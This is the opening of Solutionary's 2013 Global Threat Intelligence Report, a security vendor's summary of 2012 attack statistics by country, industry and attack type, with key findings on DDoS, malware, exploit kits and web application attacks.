SOLUTIONARY®

Relevant | Intelligent | Security

2013 Global Threat Intelligence Report (GTIR)

TABLE OF CONTENTS

Letter from the Director

It is with great pleasure that Solutionary presents its first annual Global Threat Intelligence Report (GTIR). This report provides actionable intelligence, helping organizations to make better decisions about maximizing the use of security resources and reducing risk. The incidence and trend information in this report is derived from hundreds of billions of log lines collected by the ActiveGuard® service platform from Solutionary's diverse client base in 2012, as well as from security incidents investigated by the Solutionary Security Engineering Research Team (SERT). Our own security research and incident forensics further illustrate the threat and mitigation information provided.

Security is an evolving practice, requiring diligent focus and cultural integration within our organizations. As we look forward in 2013, we have prepared this report to provide insights that will help protect your organization from the threats of today and tomorrow.

Sincerely,

Rob Kraus

Rob Kraus
Director of Research, Security Engineering Research Team (SERT)

Executive Summary

Purpose of the Report

The 2013 Global Threat Intelligence Report (GTIR) provides insight into the most prevalent and highest impact threats identified by Solutionary in 2012. Solutionary identified these threats from the data collection and analysis of logs, alerts, vulnerabilities, and devices for the entire Solutionary managed security customer base over the past year. For each threat, we present tactical and strategic recommendations for response.

The GTIR also includes threat research and real-world critical incident-response information compiled by the Solutionary Security Engineering Research Team (SERT). We present these incident response activities as composite case studies, providing detailed examples of what might be encountered while dealing with the results of a compromise.

Organization of this Report

This report is presented in the following manner:

Key Findings — A summary of the most relevant findings and trends identified by Solutionary in 2012.

Global Data Analysis and Findings – An overview of the attacks by country, attacks by industry attack types, and threats observed by Solutionary in 2012.

Threat Overview and Mitigation – A discussion of four of the most prevalent and highest-impact threats identified in 2012:

- Malware
- Distributed Denial of Service (DDoS)
- Bring Your Own Device (BYOD)
- Web Application Security

In each threat discussion the following topics are covered:

Threat Overview

- Threat Introduction
- Threat Case Study

Threat Mitigation

- Tactical and Strategic Timeline
- Tactical and Strategic Recommendations

The Future – Exploring changes in threats and trends we expect throughout 2013.

Getting the Most From Threat Intelligence – Guidance on security program foundations and leveraging security intelligence to improve the overall security program.

Gaining Support for Your Security Program – Guidance to help security professionals interact with senior management more effectively.

Supplementary Material

The following supplementary reports, tools, and whitepapers that support and provide additional details about the topics covered within the report are available through Solutionary's website:

Exploit Kit Report – Intelligence about which critical vulnerabilities are targeted by top exploit kits (presented as a separate report).

Self-Assessment Survey – A useful tool to create a snapshot of the maturity of any organization's security program.

Defending Against Advanced Persistent Threats – A whitepaper designed to help organizations understand and build defenses against these serious compromise attempts.

In Denial? … Follow Seven Steps for Better DoS and DDoS Protection – A whitepaper that describes Denial of Service (DoS) attacks and steps that can be taken to minimize the effects.

BlackHole Exploit Kit, Banking Trojans and ACH Transfers – A report about the use of exploit kits and banking Trojans for fraudulent Automated Clearing House (ACH) transactions and how Distributed Denial of Service (DDoS) attacks are used to hide the fraudulent transactions.

The Solutionary Minds Blog – http://blog.solutionary.com/ covers a variety of current security and threat topics.

Key Findings

The key findings from Solutionary's analyses are presented below. Each of these findings is discussed in detail in the body of this report:

- **DDoS and malware infection recovery is costing organizations thousands of dollars per day –** In case studies, we reveal that organizations are spending as much as $6,500 per hour to recover from DDoS attacks and up to 30 days to mitigate and recover from malware attacks, at a cost of just over $3,000 per day. These amounts do not include revenue that may have been lost due to related systems downtime. Furthermore, amounts represented in our case studies can vary depending on the size of the organization, scope of infection, and length of outage.

- **U.S. IP addresses are the largest source of attacks against U.S. organizations –** While there has been considerable discussion of foreign-based attacks against U.S. organizations, 83% of all attacks against U.S. organizations, identified by Solutionary in 2012, originate from U.S. IP address space, and the absolute quantity of these attacks vastly outnumbers attacks seen from any other country. This appears to be caused largely by foreign attackers using compromised machines near attack targets in the U.S. to help evade security controls. This attack localization strategy has also been observed in attacks on targets in other countries.

- **Attack techniques vary significantly by country of origin –** Among the top four non-U.S. source countries of attacks, the majority of attack traffic from China is indicative of communication with already-compromised targeted devices, while Japanese and Canadian attackers appear to focus more on application exploit attempts. Attacks originating from Germany involve more botnet Command and Control (C&C) activity.

- **Attackers from different countries focus on different industry targets –** 90% of all attack activity from China-based IP addresses, identified by Solutionary in 2012, is directed against the business services, technology, and financial sectors. 85% of all attack activity from Japan-based IP addresses identified by Solutionary was focused against the manufacturing industry. However, attacks targeting the financial sector appear to originate fairly evenly from attackers in many countries across the world.

- **Distributed Denial of Service (DDoS) attacks are used to divert attention from more serious breaches –** Solutionary investigated numerous incidents in 2011 and 2012 where DDoS attacks were used as a diversion from another, more serious attack directed against the same organization. Based on this trend, organizations targeted by DDoS attacks require two separate incident response paths: the first focusing on DDoS mitigation to restore critical operational functions, and the second performing a rapid audit of critical transactions to identify potential anomalies preceding the DDoS attack.

- **75% of DDoS attacks targeted Secure Socket Layer (SSL) protected components of Web applications –** In addition to traditional network-layer attacks, recent DDoS attacks often focus on application layer components, most often SSL. Detecting and blocking attacks in encrypted protocols primarily used for legitimate traffic can be more complex than responding to historical TCP/UDP-based DDoS attacks.

- **Attacker distribution in DDoS makes certain defenses ineffective –** Some DDoS attacks utilize tens of thousands of IP addresses, many hosted in the United States. As a result, common DDoS defenses – such as filtering by IP geographic location DDoS or use of IP reputation services – cannot stand alone, but should be used in combination with other mitigation techniques.

- **Malware attacks target the financial and retail verticals –** Approximately 80% of attempts to infect organizations with malware are directed at financial (45%) and retail (35%) clients. These attempts frequently arrive as targeted spam email, which attempts to coerce the recipient to execute an attachment or click on an infected link.

- **54% of malware evades anti-virus detection –** Solutionary tests all acquired malware samples against as many as 40 different commercial and freeware anti-virus products through VirusTotal and other resources to determine each product's effectiveness. For malware tested in 2012, only 46% of samples tested were detected by anti-virus. This statistic reflects the need for organizations to maintain multiple malware detection mechanisms, as anti-virus solutions alone are insufficient.

- **Java is the most targeted software in exploit kits –** Java is now the most prominent software targeted in malware exploit kits, replacing Adobe® PDF exploits. Almost 40% of total exploits in exploit kits now target Java. The cross-platform nature of these two technologies likely explains their positions as leading exploit targets.

- **Older vulnerabilities still attacked by exploit kits –** 81% of the exploits identified in attacker exploit kits investigated by Solutionary in 2012 were related to vulnerabilities cataloged in 2011 or earlier. Organizations that do not have vulnerability remediation processes may be at risk.

- **Web application attacks target the retail vertical –** Almost 33% of all Web application attacks observed by Solutionary in 2012 were directed at retail clients, and over 55% of SQL Injection attacks were directed at retailers. These attackers were likely attempting to access credit card information stored in retailers' databases, accessible by the Web applications being targeted.

- **Well-known Web application attacks continue –** Well-known attacks, especially SQL Injection and Cross-Site Scripting, continue to be a significant percentage of application attacks. While remediation of individual weaknesses in applications can be straightforward, enterprise environments with dozens (if not hundreds) of applications, developed by different groups, can make remediation a daunting task. Such enterprises should assume that vulnerabilities exist; and develop capabilities for detecting, alerting, and responding to their exploitation. New projects should follow a secure application development standard.

Global Data Analysis and Findings

Data Sources and Scope of Analysis

This section presents an analysis of global attack data from the Solutionary managed security services client base. Solutionary processes billions of log lines and security device alerts annually that are, fed to the ActiveGuard service platform from widely distributed client data systems and security infrastructures.

The security log and alert information analyzed by ActiveGuard is gathered, enriched with context, consolidated, and correlated. This allows Solutionary to provide real-time threat intelligence and alerting to clients, and to respond to potential threats that may affect the entire range of organizations we serve. Our managed security services client base consists of thousands of clients that represent a broad cross-section of domestic and international organizations,from small community banks to medium-sized corporations and multinational Fortune 500 organizations. We believe the diversity of our client base makes this data representative of the threats encountered by most organizations.




Figure 1 – Map of Events by Source Country

The data presented here is based on correlated log events, which indicate that an attack has been identified based on activity that becomes visible when a number of related log lines are analyzed. The use of validated attack events, as opposed to the raw volume of log data or network traffic, more accurately represents actual attack counts. Without categorization of events, the disproportionately large volume of network reconnaissance traffic, false positives, authorized security scanning, and large floods of DDoS activity monitored by Solutionary would obscure the actual incidence of different types of attacks.




Figure 2 – Percentage of Events by Source Country

Attack Sources by Country

Attacks against digital targets can originate from all across the world. Figure 1 shows the relative amounts of attacking traffic from different countries in the past year.

In 2012, over 83% of attacks against the Solutionary client base originated from U.S. source addresses, as shown in Figure 2. This finding should reinforce to U.S. organizations that potential threats to their data are not just from attackers in China, but are coming from addresses closer to home.

However, deeper investigation adds to growing evidence that numerous attacks that appear to be coming from U.S. addresses actually originated in other countries. Attackers often utilize U.S. IP addresses as a way to hide their actual location. We have observed this target localization strategy in other parts of the world as well, where attackers establish hop points in the same country as their target, and then use the hop point as a basis for attack and exfiltration. For U.S.-based attacks, we are observing more frequent use of well-regarded providers, such as Amazon Web Services® and Go Daddy®, to act as temporary data exfiltration hosts.




Figure 3 – Percentage of Events by Source Country (U.S.)

Figure 3 presents the percentage of attacks by the top 10 source countries, excluding the U.S. Top attacking countries outside of the U.S are China (36% of attacks), Canada (21%), and Japan (16%), with several others contributing about 3-5% of overall attacks. Although these top three countries account for most of the non-U.S. attack sources, note that in many cases we have seen IP addresses across the globe being used as part of a single, complex attack.

Industry Vertical and Attack Type Data

Solutionary clients have been classified into 14 vertical industries according to their self-described industry and standard classification guidelines. The distribution of Solutionary clients by industry vertical is shown in Figure 4.

The distribution of attacks from all sources closely aligns with the distribution of the Solutionary client base, as shown in Figure 5.




Figure 4 - Distribution of Solutionary Clients by Industry Vertical




Figure 5 – Overall Attacks by Industry Vertical




Figure 6a – Overall Attacks by Industry Verticals




Figure 6b – Overall Attacks by Industry Vertical Non-U.S.

However, when U.S.-based attacks are considered alone, there are significant changes in the distribution of attack types. 23% of attacks originating from U.S.-based address spaces were directed against government agencies. Although state and local government agencies comprise the majority of the Solutionary's government industry vertical, we believe this pattern would be similar for attacks against federal agencies.

This U.S.-based attack pattern against government agencies and other U.S. targets is likely related to the trend of attackers from other countries using temporary addresses (that are acquired through U.S. Internet service providers [ISPs]) as a transient staging point for attacks, in order to mask their true location.

Retail (19%), finance (19%), and business services (18%) organizations represent the other areas most frequently targeted by attacks from the U.S. IP address space as shown in Figure 6a. But when U.S.-based attacks are excluded, as shown in Figure 6b, the percentage of attacks against the business services (36%), finance (26%), and technology (12%) verticals increases considerably, while directly targeted attacks against the government vertical (2%) are considerably less.

Two reasons may explain why the business services, finance, and technology verticals experience a higher percentage of attacks from international addresses.

First, attackers are attempting to distribute malware spam by accessing valid email accounts and trusted email distribution infrastructure. Business services companies are often trusted to send millions of emails on behalf of their clients which are often major corporations. By compromising business mailing applications and distributing malware via email from trusted systems, attackers greatly increase the likelihood of successful distribution.

Second, attacks against business services organizations, which can include ISPs and other hosting providers (IaaS, PaaS), are actually targeting the websites and applications they are hosting instead of the business service organization itself.

Figures 7a-d show the attacks by vertical for the four largest non-U.S. sources of attack identified by Solutionary – China, Canada, Japan and Germany. The graphs show the focus of attacks from different countries on particular industry verticals.




Figure 7a – China




Figure 7b – Japan




Figure 7c – Canada




Figure 7d – Germany

The finance vertical experienced the second highest attack percentage from non-U.S. source addresses. Many of these attacks were targeted against banking applications. U.S. financial institutions were also the victims of DDoS attacks conducted by international groups.

The finance vertical is the most consistently targeted sector by attackers in all source countries (Figure 8). The Internet and online applications have transformed financial institutions around the world into prime targets, and the criminal element in every country can now more easily reach out to attack them for financial gain.

Figure 9 illustrates the distribution of attack types in all verticals, from all countries and from U.S. addresses alone. The percentages are similar in both cases, likely because the U.S. accounts for such a large percentage of the attacks seen (83%). The reconnaissance category is by far the largest, which is predictable due to the frequent malicious scanning to which most networks are subjected.




Figure 8: Attack Distribution Against Financial Vertical by Country

The next most common attack seen is the application exploit attempt. This attack type represents part of the Web application security threat covered later in this document. Malware, another threat covered in this report, is shown in Figure 9 to be a relatively low percentage of total attacks, but the secondary effects of malware can appear in any other attack category.


